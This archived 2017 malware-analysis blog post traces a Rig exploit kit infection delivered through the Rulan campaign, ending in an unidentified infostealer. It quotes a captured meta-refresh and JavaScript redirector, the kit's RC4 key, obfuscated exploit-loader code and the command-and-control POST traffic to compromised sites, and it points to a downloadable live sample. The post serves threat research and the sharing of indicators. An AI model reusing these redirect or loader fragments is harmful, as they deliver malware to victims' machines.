Rig EK via Rulan drops an Infostealer

Published: 2017-09-21 · Archived: 2026-04-02 11:34:38 UTC

Summary:

Back again with the Rulan campaign. Recently it has changed it's usual payload and we have seen Quant Loader, Coin Miner and KINS.

This time it is back and dropped a payload which I have struggled to ID. It has all the characteristics of an infostealer (gathering data then sending to C2). I've been unable to decipher what data it is ending and why. The C2 domains also did not trigger any ET/Snort rules.

It's interesting for sure and I'd be interested to know more about it so keep an eye on Twitter.

Background Information:

- A few articles on Rig exploit kit and it's evolution:

https://www.uperesia.com/analyzing-rig-exploit-kit
http://malware.dontneedcoffee.com/2016/10/rig-evolves-neutrino-waves-goodbye.html
http://securityaffairs.co/wordpress/55354/cyber-crime/rig-exploit-kit-cerber.html

Downloads


(in password protected zip)

- 21-September-2018-Rig-Infostealer-PCAP-> Pcap of traffic
- 21-September-2017-Rig-Infostealer-CSV-> CSV of traffic for IOC's
- 21-September-2017-Infostealer-> Infostealer – 3f9fd83a014de13794d4a701883e029de802533bac37f8c4489e7e00053054bb

Unfortunately having a few issues with WordPress so the payload is on tinyupload for now. Let me know if it goes down.

Details of infection chain:

(click to enlarge!)



Full Details:

Rulan has been providing various payloads over the past week or so. A coin miner and even KINS was spotted earlier this week by @nao_sec. It is still using a JS redirector and a HTTP refresh to redirect the victim to Rig EK.

```
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Expires: Thu, 21 Jul 1977 07:30:00 GMT
Cache-Control: max-age=0
Pragma: no-cache
Set-Cookie: e895c=%7B%22streams%22%3A%7B%221431%22%3A1505896076%7D%2C
%22campaigns%22%3A%7B%221%22%3A1505896076%7D%2C%22time%22%3A1505981693%7D;
expires=Sun, 22-Oct-2017 08:14:53 GMT; path=/; domain=.kupired.ru

<html>
            <head>
                <meta http-equiv="REFRESH" content="1; URL='http://
188.225.86.102/?
NTc2NzQ5&opas=SwZhno0PU18TpqutjEXcnBTOhJKL_heFNwhArpaXHLNv0V6kzLISIs4uxxTTv2NZz
O8tYl4gpQtR2azI&hopas=xHzQMrTYbRvFFYffKP_EUKBEMU3WA0OKwYyZhavVF5uxFDLGpbL1Fxnsp
V6dCF-EmvJvdLcHIwCh1UHA&shops=NjY2ODkzMg==''>
                <script type="text/javascript">window.location = "http://
188.225.86.102/?
NTc2NzQ5&opas=SwZhno0PU18TpqutjEXcnBTOhJKL_heFNwhArpaXHLNv0V6kzLISIs4uxxTTv2NZz
O8tYl4gpQtR2azI&hopas=xHzQMrTYbRvFFYffKP_EUKBEMU3WA0OKwYyZhavVF5uxFDLGpbL1Fxnsp
V6dCF-EmvJvdLcHIwCh1UHA&shops=NjY2ODkzMg==";</script>
            </head>
            </html>
```

Rig itself continues to change up it's parameters this time using "opas", "hopas" and "shops".

```
1  188.225.86.102
2  GET
3  /?NTc2NzQ5
4
5  &opas=SwZhno0PU18TpqutjEXcnBTOhJKL_heFNwhArpaXHLNv0V6kzLISIs4uxxTTv2NZzO8tYl4gpQtR2azI
6  &hopas=xHzQMrTYbRvFFYffKP_EUKBEMU3WA0OKwYyZhavVF5uxFDLGpbL1FxnspV6dCF-EmvJvdLcHIwCh1UHA
7  &shops=NjY2ODkzMg==
```

The RC4 key is now "marydcetoz". You can use this to decrypt the payload from the pcap.

```
Sub fire()
    On Error Resume Next
    key="marydcetoz"
    url="http://188.225.86.102/?MTkyOTE5&opas=oPU1sTpqytjEXcnBPOhJSL_heFNw9ArpOXHLVv0V-kzLASIs8uxxPTv2JZzO8tW1gZ6AgalazCH6DAnUEtFEYx&
    hopas=xH3QMrTYbR7FFYbfKPnEUKREMU3WA0OKwY2ZhavVF5uxFDXGpbf1Fx7spV6dCF6EmvZvdLEHIwKh1UTASwFhno&shops=MjA5NDE4OTY="
    uas=Navigator.userAgent
```


```
hfdf("http://188.225.86.102/?MTk3OTAx&hopas=xH_QMrDYbR3FFYPfKP_EUKdEMU3WA0WKwYuZhazVF5uxFDTGpbb1Fx7spV-dCF-EmvFvdLYHIwGh1UTASwF&
opas=hno0PU1sTpqqtjEDcnBLOhJOL_heFNwlArpOXHLJv0V6kzLMSIs8uxxXTv2BZzOstV14R5w4amqv7VaCO-w&shops=MjA0MjA4NjU=", ghnvbn
("http://188.225.86.102/?NDkzMDEz&hopas=xHzQMrDYbRzFFYffKPrEUKdEMU3WA0eKwYqZha3VF5-xFDPGpbL1FxnspV-dCFmEmvJvdLAHIwah1UfASwF&
opas=hno8PU18Tpq2tjEDcnBTOhJOL_haFNwtArpGXHLJv0V6kzLUSIsouxxXTv2VZzOgtUV8W5A8XmK_7S6OJrg&qenter=NDEwODUyODk=","marydcetoz"));";var e={}
,i,b=0,c,x,aq=0,a,r="",dfgdfg=String.fromCharCode,L=s.length;var
A="ABCDEFGHIJKSD454FLMNOPQRSTUVWXYSD454FZabcdefghijklmnopqrstuvwxyz0123456789+/".replace(/SD454F/g, "");xcvx = "aTcharAt".substr(2);
for(i=0;i<64;i++){e[A[xcvx](i)]=i;}for(x=0;x<L;x++){c=e[s[xcvx](x)];b=(b<<6)+c;aq+=6;bx=2;while(aq>=(9-1)){((a=(b>>>(aq-=8))&265-10)||
(x<bx))&&(r+=dfgdfg(a));}}return r;}
```

The payload appeared to be an infostealer by nature. I was unable to identify it though sought the aid of @James_inthe_box who digged further but could not identify it.

SHA-256	3f9fd83a014de13794d4a701883e029de802533bac37f8c4489e7e00053054bb

File name	eb11bac9e73f7f6fed3506e28a13dacbfa3fbdc0
File size	288 KB

The payload copied itself into a folder called “ZSysRaw” and the binary was named “sysraw.exe“. It then began to collect information and store it in a folder called “data“.



The malware began with a POST request ending with “load.php“. It looks like Base64 but I could not decode it into anything meaningful.

```
POST /wp-content/plugins/WPSecurity/load.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 84
Host: www.citycentretherapy.com

JyhnD0SW6cRMt0vv7leydhgDRMoqk2s1zcgc2Ujd0Di6BeHEFSwdeQUtHF1cEi72fSjAZIcAIGj16EUh
TPsoHTTP/1.1 200 OK
Date: Thu, 21 Sep 2017 08:16:10 GMT
Server: Apache
Content-Length: 52
Keep-Alive: timeout=3, max=50
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

8NU6jaBHaIeMZIlg6CMFnotXWRQorMqqNGYZRuENAYkFLTbeb5WD
```

Next it began to POST data from the text files it created. Again I could not decode this data. Each text file it created it then sent to the C2 with each file reaching a size of around 3kb~.

```
POST /wp-content/plugins/WPSecurity/data/1Y+.txt HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 5
Host: sklepugolana.pl

FalseHTTP/1.1 200 OK
Date: Thu, 21 Sep 2017 09:02:37 GMT
Server: Apache
Last-Modified: Fri, 18 Aug 2017 15:15:49 GMT
Accept-Ranges: bytes
Content-Length: 53620
Vary: User-Agent
Keep-Alive: timeout=2, max=10000
Connection: Keep-Alive
Content-Type: text/plain

1YdKeMEfRtyLXTtvS4uzTUkwmk9L3jby4
1Y7YQ693yt8KquLaAitKoXb6fVnqJise2
1YbbB35ZcZaVM7Cb6K6hUpVQmtVeDHBnQ
1YHikSyyMyvBhU22uvHGASuCr8hBoUPeS
```

The payload did not trigger any signatures (ET/Snort) though it’s behaviour is indicative of an information stealer. Keep checking Twitter, it’s likely some more info will come!

Source: https://zerophagemalware.com/2017/09/21/rig-ek-via-rulan-drops-an-infostealer/